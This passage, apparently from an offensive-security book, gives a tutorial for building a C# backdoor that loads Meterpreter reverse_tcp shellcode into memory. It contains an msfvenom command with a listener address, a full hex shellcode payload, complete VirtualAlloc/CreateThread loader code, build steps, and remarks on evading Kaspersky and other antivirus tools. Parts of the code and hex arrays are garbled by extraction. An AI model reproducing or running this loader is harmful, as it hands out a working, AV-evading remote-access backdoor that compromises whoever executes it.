If I want to explain these codes from Line 0 up to 20 Shortly: with this code you will Allocate memory Space in current Process for your Meterpreter Payload then your code will Copy Payload DATA from Managed Codes AREA ( byte[]  $x_{final}$  ) to Unmanaged Codes AREA ( UInt32 funcAddr) by ( Marshal.copy ) finally your code Will make New Thread by ( CreateThread ) in your Current Process also Executing that and waiting for Response from your New thread by ( WaitForSingleObject(hThread, Oxffffffff) ).

#### STEP 2:

```
/// STEP 2: Begin
0.    UInt32 MEM_COMMIT = 0x1000;
1.    UInt32 PAGE_EXECUTE_READWRITE = 0x40;
2.    Console.WriteLine();
3.    Console.ForegroundColor = ConsoleColor.Gray;
4.    Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
5.    UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
6.    Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
```

by These codes in Line Number 0 and 1 you will set Type of memory allocation in this case we need 1000 and 40 by type UInt32.

code in line number 5: commits Virtual Address Space for current process by length (UInt32)X\_Final.Length also with start address 0.

Code in Line Number 6 with this code (Marshal.copy ) your DATA in your Meterpreter Payload Variable in this case (

Part 1 (C#.NET Tricks and Techniques)

X\_Final ) will copy to Unmanaged Code AREA (funcAddr) it means your meterpreter payload From .NET code will Copy to Unmanaged Code to Executing by new Threads.

finally by ( <code>CreateThread</code> ) you will make one New Thread into Current Process with Meterpreter Payload by Pointer for Executing Functions in your Meterpreter PAYLOAD and with (<code>WaitForSingleObject</code>) you will waiting for Executing Result from New Thread .

Important point: This Highlighted Section of our Source Code will Detect by Kaspersky Anti Viruses probably if you uses this Source code in Text format by TXT extension:

```
UInt32 MEM_COMMIT = 0x1000;
UInt32 PAGE_EXECUTE_READWRITE = 0x40;
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0x0000;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
WaitForSingleObject(hThread, 0xffffffff);
///
```

so if you want to test this code Right Now maybe This Source Code with Text Format Will Detect by Kaspersky AV for example Kaspersky Will Detect this Source Code with TXT format It means Copy and Paste these Lines from 7 up to 11 to text Files for example Demo.txt file then if you want to Download this File by HTTP traffic with Text File TXT extension then Will Detect by KASPERSKY AV ver:17 or you can test that with right-click and selecting Scan by AV. Interesting they want to Catch your Codes in Text format so in this case Kaspersky want to Find Red Codes and they don not care about Your Meterpreter Payload if you want to use that by String Tricks or Bytes Method in your Executable Files "EXE" But this Backdoor Source Code and Executable File will not Detect by Most AVS right now (2016-2017).

## **Creating C#.NET Code and Testing.**

Now for Testing This Source Code we should make C# Console Application Project Step by Step:

To create and run a console application


- 1. Start Visual Studio 2008 or 2015 on Windows 2008 / 7 / 8.1 / 2012
- 2. On the menu bar, choose File, New, Project.

The **New Project** dialog box opens.

- 3. Expand Installed, expand Templates, expand Visual C#, and then choose Console Application.
- 4. In the **Name** box, specify name "NativePayload\_HardcodedPayload" for your project, also select .NET Frameworks 2.0 or 3.5 or 4.0 only and then choose the **OK** button.

The new project appears in **Solution Explorer**.

Part 1 (C#.NET Tricks and Techniques)



- 5. If Program.cs isn't open in the **Code Editor**, open the shortcut menu for **Program.cs** in **Solution Explorer**, and then choose **View Code**.
- 6. Replace the contents of Program.cs with the following code but in your code ( string payload = ) variable data is depend on your Msfvenom output in your LAB then you should Make listener for your Backdoor By Metaspolit in your Kali Linux Please back to Page 2 of this Chapter and See how can Make Backdoor Payloads by Msfvenom tool by "Transform Format 1-1" table for your C# Code for more information please Watch Videos 1-1 (Chapter 1, Test-1), now you can Run (Compile/Execute) your C# Code by Pressing F5.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System. Text;
namespace NativePayload_HardcodedPayload
 class Program
   static void Main(string[] args)
     /// STEP 1: Begin
     /// msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.37.129
-f c > payload.txt
     string payload =
"fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50
,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20
,49,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24
08, 45, 39, d1, 75, d8, 58, 44, 8b, 40, 24, 49, 01, d0, 66, 41, 8b, 0c, 48, 44, 8b, 40, 1c, 49, 01, d0, 41, 8b, 04, 88, 48, 01, d0, 41, 58, 41, 58
,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,ff,5d,49,be,77,73,32,5f,33
, ba, 4c, 77, 26, 07, ff, d5, 4c, 89, ea, 68, 01, 01, 00, 00, 59, 41, ba, 29, 80, 6b, 00, ff, d5, 6a, 05, 41, 5e, 50, 50, 4d, 31, c9, 4d, 31, c0, 48
,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74
.61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02
, d9, c8, 5f, ff, d5, 83, f8, 00, 7e, 55, 48, 83, c4, 20, 5e, 89, f6, 6a, 40, 41, 59, 68, 00, 10, 00, 00, 41, 58, 48, 89, f2, 48, 31, c9, 41, ba, 58
,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58
,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";
     string[] Xpayload = payload.Split('
     byte[] X_Final = new byte[Xpayload Length];
     for (int i = 0; i < Xpayload.Length; i++)</pre>
       X_Final[i] = Convert.ToByte(Xpayload[i], 16);
// byte[] X_Final = new byte[] {    0xfc ,0x48 ,0x83 ,0xe4 ,0xf0 ,0xe8 ,0xcc ,0x00 ,0x00 ,0x00 ,0x41 ,0x51 ,0x41 ,
0x50 ,0x52 ,0x51 ,0x56 ,0x48 ,0x31 ,0xd2 ,0x65 ,0x48 ,0x8b ,0x52 ,0x60 ,0x48 ,0x8b ,0x52 ,0x18 ,0x48 ,0x8b ,
                                                                                              ,0xac
    ,0x20 ,0x48 ,0x8b ,0x72
                           ,0x50 ,0x48
                                      ,0x0f ,0xb7
                                                 ,0x4a ,0x4a ,0x4d ,0x31 ,0xc9
                                                                             ,0x48 ,0x31 ,0xc0
                                                                                              ,0x51
0x3c ,0x61 ,0x7c ,0x02 ,0x2c ,0x20 ,0x41 ,0xc1 ,0xc9 ,0x0d ,0x41 ,0x01 ,0xc1 ,0xe2 ,0xed ,0x52 ,0x41
                                                                                              ,0x85
0x48 ,0x8b ,0x52 ,0x20 ,0x8b ,0x42 ,0x3c ,0x48 ,0x01 ,0xd0 ,0x66 ,0x81 ,0x78 ,0x18 ,0x0b ,0x02 ,0x0f
0x72 ,0x00 ,0x00 ,0x00 ,0x8b ,0x80 ,0x88 ,0x00 ,0x00 ,0x00 ,0x48 ,0x85 ,0xc0 ,0x74 ,0x67 ,0x48 ,0x01 ,0xd0
```

Part 1 (C#.NET Tricks and Techniques)

```
0x50 ,0x8b ,0x48 ,0x18 ,0x44 ,0x8b ,0x40 ,0x20 ,0x49 ,0x01 ,0xd0 ,0xe3 ,0x56 ,0x48 ,0xff
                                                                                               ,0xc9 ,0x41 ,0x8b
                                                                                                            ,0x01
0x34 ,0x88 ,0x48 ,0x01 ,0xd6 ,0x4d ,0x31
                                           ,0xc9 ,0x48 ,0x31 ,0xc0 ,0xac ,0x41 ,0xc1 ,
                                                                                          0xc9 ,0x0d ,0x41
                               ,0x4c
0xc1
     ,0x38
           ,0xe0
                  ,0x75 ,0xf1
                                     ,0x03
                                           ,0x4c
                                                  .0x24
                                                        ,0x08
                                                               ,0x45
                                                                     ,0x39
                                                                            .0xd1
                                                                                  .0x75
                                                                                          0xd8
                                                                                               ,0x58 ,0x44
                                                                                                             0x8b
                                                        ,0x48
           ,0x49
                                                                                        ,0x49
                                                                                                            ,0x41
0x40 ,0x24
                 ,0x01 ,0xd0 ,0x66
                                     ,0x41
                                                               ,0x44 ,0x8b
                                           ,0x8b ,0x0c
                                                                            ,0x40 ,0x1c
                                                                                               ,0x01 ,0xd0
                  ,0x48
                        ,0x01
                               ,0xd0
                                                                     ,0x59
           ,0x88
                                     ,0×41
                                                        ,0x58
                                                               ,0x5e
                                                                            ,0x5a
                                                                                  ,0x41
0x8b ,0x04
                                           ,0x58 ,0x41
                                                                                          0x58
                                                                                               ,0x41 ,0x59
                                                                                                            ,0x41
                               ,0x41
    ,0x48
           ,0x83
                  ,0xec
                                           ,0xff
                                                  ,0xe0
                                                        ,0x58
                                                                     ,0x59
                                                                            ,0x5a
                                                                                  ,0x48
                                                                                               ,0x12
0x5a
                        ,0x20
                                      0x52
                                                                0x41
                                                                                          0x8b
                                                                                                     ,0xe9
                                                                                                             0x4b
                                     ,0x77
                                                  ,0x32
                                                        ,0x5f
                                                               ,0x33
                                                                     ,0x32
                                                                            ,0x00
0xff
     ,0xff
                  ,0x5d ,0x49
                              ,0xbe
                                           ,0x73
                                                                                  ,0x00
                                                                                          0x41
                                                                                               ,0x56 ,0x49
                                                                                                            ,0x89
     ,0x48
                                                                     ,0x49
                  ,0xec
                        ,0xa0
                                                  ,0x49
                                                               ,0xe5
                                                                                                      ,0x5c
           ,0x81
                               ,0x01
                                      0×00
                                            ,0x00
                                                         ,0x89
                                                                            ,0xbc
                                                                                  ,0x02
                                                                                          0×00
                                                                                               ,0x11
0xe6
                                                                                                            ,0xc0
                               ,0x49
                                     ,0x89
                                                        ,0x89
                                                               ,0xf1
                                                                                  ,0x4c
                                                                                                     ,0x07
                                                                                                            ,0xff
     ,0x25
           ,0x81
                  ,0x41
                        ,0x54
                                                  ,0x4c
                                                                     ,0x41
                                                                            , 0xba
                                                                                               ,0x26
0xa8
                                            ,0xe4
                                                                                          0x77
                        ,0x68
                               ,0x01
                                                  ,0x00
                                                        ,0x59
                                                                            ,0x29
                                                                                  ,0x80
                                                                                               ,0x00
                                                                                                     ,0xff
     ,0x4c
                  ,0xea
                                                                     ,0xba
0xd5
            0x89
                                      0 \times 01
                                            0 \times 00
                                                                0×41
                                                                                          0x6h
                                                                                                             0xd5
     ,0x05
                               ,0x50
                                                        ,0x4d
                                                                     ,0xc0
                                                                                  ,0xff
                                                                                               ,0x48
            0x41
                        ,0x50
                                      0x4d
                                           ,0x31
                                                                0x31
                                                                            ,0x48
0x6a
                  ,0x5e
                                                  ,0xc9
                                                                                          0xc0
                                                                                                     ,0x89
                                                                                                             0xc2
           ,0xc0
                 ,0x48
                        ,0x89
                               ,0xc1
                                     ,0x41
                                                        ,0x0f
                                                               ,0xdf
                                                                     ,0xe0
                                                                            ,0xff
                                                                                  ,0xd5
                                                                                               ,0x89
                                                                                                     ,0xc7
0x48 ,0xff
                                           ,0xba ,0xea
     ,0x41
           ,0x58
                  ,0x4c
                        ,0x89
                               ,0xe2
                                     ,0x48
                                           ,0x89
                                                  ,0xf9
                                                         ,0x41
                                                                     ,0x99
                                                                                  ,0x74
                                                                                               ,0xff
                                                                                                      ,0xd5
0x10
                                                               ,0xba
                                                                            ,0xa5
                                                                                          0x61
                                                                                                            ,0x85
                               , 0xce
     ,0x74
           ,0x0a
                  ,0x49
                        ,0xff
                                     ,0x75
                                                  ,0xe8
                                                               ,0x00
                                                                            ,0x00
                                                                                  ,0x48
                                                                                               ,0xec
                                                                                                     ,0x10
                                            ,0xe5
                                                         ,0x93
                                                                     ,0x00
                                                                                                            ,0x48
0 \times C0
                                                                                          0x83
    ,0xe2
                 ,0x31
                        ,0xc9
                                                                            ,0x41
           ,0x4d
                              ,0x6a
                                                        ,0x48
                                                                     ,0xf9
                                                                                  ,0xba
                                                                                               ,0xd9
                                                                                                     ,0xc8
                                                                                                            ,0x5f
0x89
                                      0x04
                                           ,0x41 ,0x58
                                                                0x89
                                                                                          0x02
0xff
     ,0xd5
           ,0x83
                  ,0xf8
                        ,0x00
                               ,0x7e
                                      0x55
                                           ,0x48
                                                  ,0x83
                                                        ,0xc4
                                                                0x20
                                                                     ,0x5e
                                                                            .0x89
                                                                                  ,0xf6
                                                                                          0x6a
                                                                                               ,0x40
                                                                                                      .0x41
                                                                                                             0x59
                 ,0x00
                                                        ,0xf2
                                                                     ,0x31
                                                                                  ,0x41
                                                                                                     ,0xa4
0x68 ,0x00
           ,0x10
                        ,0x00
                              ,0x41
                                     ,0x58
                                           ,0x48 ,0x89
                                                               ,0x48
                                                                            ,0xc9
                                                                                          0xba ,0x58
                                                                                                            ,0x53
     ,0xff
           ,0xd5
                  ,0x48
                        ,0x89
                               ,0xc3
                                                  ,0xc7
                                                        ,0x4d
                                                               ,0x31
                                                                     ,0xc9
                                                                            ,0x49
                                                                                  ,0x89
                                                                                               ,0x48
                                                                                                     ,0x89
                                            0x89
                                                                                                            ,0xda
                                      0x49
                                                                                          0xf0
0xe5
                               ,0x02
                                                                                               ,0x28
     ,0x89
           ,0xf9
                  ,0x41
                        ,0xba
                                     ,0xd9
                                                  ,0x5f
                                                        ,0xff
                                                               ,0xd5
                                                                     ,0x83
                                                                                  ,0x00
                                                                                                     ,0x58
                                                                                                            ,0x41
                                                                            ,0xf8
0x48
                                            0xc8
                                                                                         0x7d
                                     ,0x00
           ,0x68
                        ,0x40 ,0x00
                                           ,0x41 ,0x58
                                                        ,0x6a ,0x00 ,0x5a ,0x41 ,0xba ,0x0b ,0x2f ,0x0f
0x57 ,0x59
                 ,0x00
                                                                                                            ,0x30
                                                                     ,0xd5
                  ,0x59
           ,0x57
                                                                                                            ,0xff
                        ,0x41
                              ,0xba ,0x75
                                           ,0x6e ,0x4d
                                                        ,0x61 ,0xff
                                                                            ,0x49
                                                                                  ,0xff ,0xce ,0xe9 ,0x3c
0xff
     ,0xff
           ,0x48 ,0x01 ,0xc3 ,0x48 ,0x29
                                           ,0xc6 ,0x48
                                                        ,0x85 ,0xf6
                                                                     ,0x75 ,0xb4 ,0x41 ,0xff ,0xe7 ,0x58 ,0x6a
0x00 ,0x59 ,0x49 ,0xc7 ,0xc2 ,0xf0 ,0xb5 ,0xa2 ,0x56 ,0xff
                                                               ,0xd5 };
     /// STEP 1: End
      /// STEP 2: Begin
     UInt32 MEM COMMIT = 0x1000;
     UInt32 PAGE_EXECUTE_READWRITE = 0x40;
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.Gray;
     Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings;)");
     UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
     Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
     IntPtr hThread = IntPtr.Zero;
     UInt32 threadId = 0 \times 00000;
     IntPtr pinfo = IntPtr.Zero;
     hThread = CreateThread(0\times0000, 0\times0000, funcAddr, pinfo, 0\times0000, ref threadId);
     WaitForSingleObject(hThread, Oxffffffff);
      /// STEP 2: End
    [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32
    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress,
IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
 }
```

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